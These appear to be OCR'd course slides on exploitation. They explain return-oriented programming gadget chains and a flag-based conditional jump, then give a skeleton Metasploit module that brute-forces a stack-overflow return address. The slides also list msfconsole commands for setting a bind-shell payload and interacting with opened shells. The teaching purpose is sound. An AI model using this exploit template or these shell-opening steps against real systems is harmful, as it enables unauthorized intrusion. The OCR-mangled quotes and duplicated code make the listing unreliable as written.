

Gadget Address 3
The address to write
Gadget Address 2
The value to write
Gadget Address 1
SP


pop %eax
ret
pop %ebx
ret


SP
Gadget Address 3
The address to write
Gadget Address 2
The value to write
Gadget Address 1




Gadgets are chained together.



Conditional Jump


- Many instructions set %eflags
  - But the conditional jump insns perturb %eip, not %esp
- Strategy:
  - Move flags to general-purpose register
  - Compute either delta (if flag is 1) or 0 (if flag is 0)
  - Perturb %esp by the computed amount
- Testbed: libc-2.3.5.so, Fedora Core 4

1. Load CF




(As a side effect, neg sets CF if its argument is nonzero)


2. Store CF to the Memory



3. Compute Delta-or-zero



4. perturb %esp using computed delta



Metasploit 101

- The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

```
require 'msf/core’
require 'msf/core/exploit/http’
class Metasploit3 < Msf::Exploit::Remote
  include Exploit::Brute
  include Exploit::Remote::Tcp
  def initialize(info = {})
   super(update_info(info,
      'Name'           => 'example exploit',
      'Description'    => 'This exploit module exploits a simple overflow’,
      'Author'         => ‘name',
      'Version'        => '$Revision: 1 $',
      'Payload'        =>
      {
            'Space'    => 500,
            'MinNops'  => 16,
            'BadChars' => ("\x00" .. "\x15").to_a.join,
      },
      'Platform'       => 'linux',
      'Arch'           => 'x86',
      'Targets'        =>
      [
         ['Linux Bruteforce',
```

```
        ['Linux Bruteforce',
          {
             'Bruteforce' =>
                    {
                       'Start' => { 'Ret' => 0xbfffffff },
                       'Stop'  => { 'Ret' => 0xbfff0000 },
                       'Step'  => 0
                    },
          }
         ],
    ],
    'DefaultTarget'  => 0))
end

def check
   return Exploit::CheckCode::Vulnerable
end
def brute_exploit(addresses)
       connect
       print_status("Trying #{"%.8x" % addresses['Ret']}...")
       exploit_code = "A" * 500
       exploit_code += [ addresses['Ret'] ].pack('V') * 6
       exploit_code += payload.encoded
```

```
            ],
        ],
        'DefaultTarget'  => 0))
    end

    def check
       return Exploit::CheckCode::Vulnerable
    end
    def brute_exploit(addresses)
        connect
        print_status("Trying #{"%.8x" % addresses['Ret']}...")
        exploit_code = "A" * 500
        exploit_code += [ addresses['Ret'] ].pack('V') * 6
        exploit_code += payload.encoded
        exploit_code += "\n"
        sock.put(exploit_code)
        sock.get()
        handler
        disconnect
     end
end
```

Metasploit 101 Cont'd

- Exploit files are stored at ~/.msf3/modules/exploits/
- Use msfconsole to start metasploit

Metasploit 101 Cont'd

- Useful commands:
  - use exploit_name
  - set RHOST XX.XX.com set remote host name
  - set RPORT 6666 set remote host port
  - set PAYLOAD linux/x86/shell/bind_tcp set payload
  - set LPORT 7777 set local port
  - exploit start exploiting
  - sessions interact with opened shells